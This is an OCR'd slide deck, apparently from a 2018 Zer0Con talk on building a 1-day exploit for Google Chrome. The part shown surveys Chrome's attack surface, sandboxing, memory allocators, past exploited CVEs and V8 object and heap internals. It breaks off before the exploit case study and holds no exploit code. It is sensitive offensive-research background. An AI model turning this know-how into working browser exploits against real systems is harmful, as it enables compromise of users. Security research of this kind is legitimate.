





Building a 1-day Exploit for Google Chrome

Zer0con

2018. 03.

Introduction

Brian Pak

CEO

CTF Player (PPP),
Reversing, Exploitation

THEORI

Andrew Wesie

CTO

CTF Player (PPP),
Reversing, Exploitation,
Embedded, Radio

Agenda

Google Chrome

Attack Surface

Security Model

Previous Attacks

V8

JavaScript Engine Internals

Exploit

Case Study:

Integer overflow with PropertyArray

pwn.js

Support for Chrome

Browser Exploits

- **Power of Community (POC) ‘16**
  - Internet Explorer
    - Sandbox escape
  - Windows Kernel
- **Zer0Con ‘17**
  - Edge
    - CFG bypass
  - Windows Kernel
- **Power of Community (POC) ‘17**
  - Edge
    - CFG, ACG bypass
  - Windows Kernel
  - pwn.js

What about other browsers?

- Browsers implement the same HTML/JS specification
- But, how they do it is vastly different
  - Internal structure and representation of objects
  - Custom memory allocators
  - Optimizers
  - Security models and mitigations

- Getting familiar with a new browser code base takes time
  - Let's take a look at Google Chrome this time :-)

Why Chrome? It looks challenging!

- No pwn2own winners for Google Chrome for the past 2 years
  - For Desktop
  - There were a couple for mobile targets
- Less number of CVEs compared to other browsers
- Solid threat modeling and mitigations in place
- Largest market share
  - Over 1B users

- Question: Is it really that much harder than other browsers?

Chrome

- A web browser developed by Google
- Cross-platform
- First released in September, 2008
- Initially used WebKit for HTML rendering
  - Later forked to Blink (Chrome 28; 2013)
- V8 engine for JavaScript

Chrome Versions

- Supports various operating systems
  - Windows 32-bit/64-bit, macOS, Linux, ChromeOS, Android, iOS
- Release channels
  - Canary, dev, beta, stable

OmahaProxy CSV Viewer

os	channel	current_version	previous_version	current_reldate	previous_reldate	branch_base_commit	branch_base_position	branch_commit	true_branch	v8_version	changelog
win	canary_asan	67.0.3379.0	67.0.3378.0	03/23/18	03/22/18	5a7ff60574b8aafbbafaf6cc…	545319	5a7ff60574b8aafbbafaf6cc…	master	6.7.142.0	[cr]
win	canary	67.0.3379.0	67.0.3378.0	03/23/18	03/22/18	5a7ff60574b8aafbbafaf6cc…	545319	5a7ff60574b8aafbbafaf6cc…	master	6.7.142.0	[cr]
win	dev	67.0.3377.1	67.0.3371.0	03/22/18	03/16/18	d77b019f5aa49e13a58521f3…	544610	743291eb7e98f6d5981e232e…	3377	6.7.116.0	[cr]
win	beta	66.0.3359.45	66.0.3359.33	03/21/18	03/15/18	66afc5e5d10127546cc4b98b…	540276	f241064382f73eef8d3b96bd…	3359	6.6.346.12	[cr]
win	stable	65.0.3325.181	65.0.3325.162	03/20/18	03/13/18	bc084a8b5afa3744a7492734…	530369	abb5172872b726072a64dfab…	3325	6.5.254.41	[cr]
win64	canary_asan	67.0.3379.0	67.0.3378.0	03/23/18	03/22/18	5a7ff60574b8aafbbafaf6cc…	545319	5a7ff60574b8aafbbafaf6cc…	master	6.7.142.0	[cr]
win64	canary	67.0.3379.0	67.0.3378.0	03/23/18	03/22/18	5a7ff60574b8aafbbafaf6cc…	545319	5a7ff60574b8aafbbafaf6cc…	master	6.7.142.0	[cr]
win64	dev	67.0.3377.1	67.0.3371.0	03/22/18	03/16/18	d77b019f5aa49e13a58521f3…	544610	743291eb7e98f6d5981e232e…	3377	6.7.116.0	[cr]
win64	beta	66.0.3359.45	66.0.3359.33	03/21/18	03/15/18	66afc5e5d10127546cc4b98b…	540276	f241064382f73eef8d3b96bd…	3359	6.6.346.12	[cr]
win64	stable	65.0.3325.181	65.0.3325.162	03/20/18	03/13/18	bc084a8b5afa3744a7492734…	530369	abb5172872b726072a64dfab…	3325	6.5.254.41	[cr]
mac	canary	67.0.3379.0	67.0.3378.0	03/23/18	03/22/18	5a7ff60574b8aafbbafaf6cc…	545319	5a7ff60574b8aafbbafaf6cc…	master	6.7.142.0	[cr]
mac	dev	67.0.3377.1	67.0.3371.0	03/22/18	03/16/18	d77b019f5aa49e13a58521f3…	544610	743291eb7e98f6d5981e232e…	3377	6.7.116.0	[cr]
mac	beta	66.0.3359.45	66.0.3359.33	03/21/18	03/15/18	66afc5e5d10127546cc4b98b…	540276	f241064382f73eef8d3b96bd…	3359	6.6.346.12	[cr]
mac	stable	65.0.3325.181	65.0.3325.162	03/20/18	03/13/18	bc084a8b5afa3744a7492734…	530369	abb5172872b726072a64dfab…	3325	6.5.254.41	[cr]
linux	dev	67.0.3377.1	67.0.3371.0	03/22/18	03/16/18	d77b019f5aa49e13a58521f3…	544610	743291eb7e98f6d5981e232e…	3377	6.7.116.0	[cr]
linux	beta	66.0.3359.45	66.0.3359.33	03/21/18	03/15/18	66afc5e5d10127546cc4b98b…	540276	f241064382f73eef8d3b96bd…	3359	6.6.346.12	[cr]
linux	stable	65.0.3325.181	65.0.3325.162	03/20/18	03/13/18	bc084a8b5afa3744a7492734…	530369	abb5172872b726072a64dfab…	3325	6.5.254.41	[cr]
cros	dev	66.0.3359.48	66.0.3359.43	03/23/18	03/21/18	66afc5e5d10127546cc4b98b…	540276	e573b530985259ab964255c5…	3359	6.6.346.13	[cr]
cros	beta	65.0.3325.167	65.0.3325.148	03/16/18	03/09/18	bc084a8b5afa3744a7492734…	530369	24c2b9739f4c31a86af54de2…	3325	6.5.254.39	[cr]
cros	stable	65.0.3325.184	64.0.3282.192	03/23/18	03/07/18	bc084a8b5afa3744a7492734…	530369	f33778f2363541c30f31803a…	3325	6.5.254.41	[cr]
android	canary	67.0.3379.0	67.0.3378.0	03/23/18	03/22/18	5a7ff60574b8aafbbafaf6cc…	545319	5a7ff60574b8aafbbafaf6cc…	master	6.7.142.0	[cr]
android	dev	67.0.3378.0	66.0.3359.30	03/23/18	03/14/18	2cca0b31db07e88654b97cb1…	544931	2cca0b31db07e88654b97cb1…	master	6.7.134.0	[cr]
android	beta	66.0.3359.46	66.0.3359.30	03/22/18	03/16/18	66afc5e5d10127546cc4b98b…	540276	0a596492f3177b84389951e1…	3359	6.6.346.12	[cr]
android	stable	65.0.3325.109	64.0.3282.137	03/06/18	01/31/18	bc084a8b5afa3744a7492734…	530369	02c205422897899 36d93c3a4…	3325	6.5.254.28	[cr]
webview	beta	66.0.3359.46	66.0.3359.30	03/22/18	03/16/18	66afc5e5d10127546cc4b98b…	540276	0a596492f3177b84389951e1…	3359	6.6.346.12	[cr]
webview	stable	65.0.3325.109	64.0.3282.137	03/06/18	01/31/18	bc084a8b5afa3744a7492734…	530369	02c205422897899 36d93c3a4…	3325	6.5.254.28	[cr]
ios	dev	67.0.3376.2	67.0.3368.0	03/23/18	03/15/18	N/A	N/A	N/A	N/A	N/A	[cr]
ios	beta	66.0.3359.12	65.0.3325.103	03/07/18	03/01/18	N/A	N/A	N/A	N/A	N/A	[cr]
ios	stable	65.0.3325.152	65.0.3325.112	03/12/18	03/06/18	N/A	N/A	N/A	N/A	N/A	[cr]

(as of March 24, 2018)


Attack Surface

- HTML DOM / CSS
- JavaScript
  - ECMAScript 6, 7, 8, Next support
- Media resources
  - Various multimedia formats
- Protocols and other features
  - TLS, IndexedDB, …
- Peripherals
  - USB, Bluetooth

Chrome Security Model

- ~~Web app security~~ (out of scope)
- Sandbox
  - Process Isolation
  - Site Isolation
- **Memory allocators**
- Frequent, automatic updates


Process Isolation: Sandbox



Process Isolation: Restrictions

- Token, Job object
  - Restricted privileges, protecting securable resources
- Isolated desktop
  - Enforces different security context from other processes
- Integrity levels
  - Provides mandatory access control
- Process mitigation policies
  - Allows various security enforcing policies to the target process
  - Win32k Lockdown (default on M54+; 2016.10.)

Process Isolation: Integrity Levels



Site Isolation

- Pages from different websites are put into different processes
  - One site per process model
- Weakens UXSS primitives
  - No longer able to steal cross-site data

- Some issues still remain
  - Higher overall memory usage
  - Incorrect behaviors mostly related to iframes

Hardened Memory Allocators

- Memory management in Blink via four memory allocators
  - Oilpan
  - PartitonAlloc
  - Discardable memory
  - malloc

- Default allocators have performance and security measures
  - Making heap exploitation harder

Oilpan

- A **garbage collection** (GC) system for Blink objects
- Replaces reference counting
- Prevents Use-After-Free (UAF) vulnerabilities
- Currently a single-thread **mark-and-sweep** GC
- Each thread has its dedicated heap
  - Multiple arenas for **grouping objects by their type**
- Memory is **initialized to zero** when free'd

PartitionAlloc

- Blink's **default** memory allocator
- Highly optimized for performance and **security requirements**
- Aims to prevent heap manipulation via memory corruption
- Managed by having different "*partition*"s
  - Heap containing certain object types, objects of certain sizes, or objects of a certain lifetime (buckets)
  - Each partition is separate and has guard pages between each other to protect from linear overwrites
- Guarantees that address space used for one partition is **never reused** for other partitions

Discardable memory & malloc

- Discardable memory allocator automatically discards (not-locked) objects **under memory pressure**
  - e.g. SharedBuffer

- malloc is **discouraged**, and its implementation is platform-dependent
  - Default OS allocator
  - ASLR by default on modern operating systems
  - Other heap mitigation depending on the OS

Secure autoupdates

- **Signed** updates are downloaded **over SSL**
  - Prevents MitM attacks
- Version numbers can't go backwards
  - **No downgrade** attack!
- **Frequent** updates deployed and installed automatically
  - https://chromereleases.googleblog.com/
  - Usually every **1-2 weeks**

Previous Attacks on Chrome

- Pwn2Own 2016
  - CVE-2016-1646 (March, 2016; Qihoo360)
  - V8 Array.concat redefinition leading to an out-of-bound access
- Mobile Pwn2Own 2016
  - CVE-2016-5198 (October, 2016; KeenLab)
  - JIT optimization bug leading to an out-of-bound access
- PwnFest 2016
  - CVE-2016-9651 (November, 2016; Qihoo360)
  - Logic bug in handling private property leading to an out-of-bound access

Previous Attacks on Chrome

- Pwn2Own 2017
  - CVE-2017-5053 (March, 2017; KeenLab)
  - V8 Array.p.indexOf bailout bug leading to an out-of-bound access
- Chrome Security Team
  - https://halbecaf.com/2017/05/24/exploiting-a-v8-oob-write/ (April, 2017)
  - V8 Array.p.map builtin CSA bug leading to an out-of-bound access
- Android Security Rewards (ASR)
  - CVE-2017-5116 (August, 2017; Qihoo360)
  - V8 Type confusion bug in Web Assembly leading to an out-of-bound access
  - (Part of full Pixel remote exploit chain)

Previous Attacks on Chrome

- Microsoft Offensive Security Research (OSR) team
  - CVE-2017-5121 (September, 2017)
  - V8 Escape analysis bug leading to an uninitialized memory
- Pwnium
  - CVE-2017-15401 (September, 2017; gzobqq)
  - V8 WebAssembly module bug leading to an out-of-bound access
  - (Part of full ChromeOS exploit chain)

V8

- Implements JavaScript-related features
  - ECMA Script
  - Just-In-Time (JIT) compilation
  - WebAssembly
- Sophisticated JavaScript execution pipeline
  - Ignition - V8's interpreter
  - TurboFan - V8's optimizing compiler
  - Better performance while keeping the memory footprint low!

V8


- JavaScript Objects
  - SMIs
  - HeapObjects
- Memory (Heap)
  - Built on top of the page allocator
  - Divided into different “spaces”
  - Special for ArrayBuffer content
    - More on this later ;)

Smi


- **Sm**all **i**ntegers
  - Numbers that can be stored in 31 bits (or 32 bits for 64-bit version)
  - Quick way to differentiate a tagged pointer vs. an integer
- 32-bit
  - [31 bit signed int] 0
  - E.g. `0x1337 (0b1001100110111) => 0x266e (0b10011001101110)`
- 64-bit
  - [32 bit signed int] [31 bits zero padding] 0
  - E.g. `0x1337 => 0x00001337`00000000`

HeapObject

- Anything that's allocated in the heap
- Numbers bigger than 31 bits (or 32 bits in 64-bit) are boxed
  - HeapNumber
- Every HeapObject contains a **map** which contains the object's reflective information
  - Size information about the object
  - Instance attributes / type information
  - How to iterate over an object for GC



class Map : public HeapObject



Double Array Unboxing

- **ElementsKind** is tracked to further optimize the performance
  - PACKED vs. HOLEY
  - SMI vs. DOUBLE vs. object

- PACKED_DOUBLE_ELEMENTS
  - If all elements in an array are doubles, the array is "unboxed"
  - Linear buffer of doubles
  - SMIs are converted to doubles
  - Provides very efficient access

The Heap

- Generational Garbage Collector
- Organization
  - New Space
  - Old Pointer Space
  - Old Data Space
  - Large Object Space
  - Code Space
  - Cell Space, Property Cell Space, Map Space
- Each space is divided into set of pages

The Heap

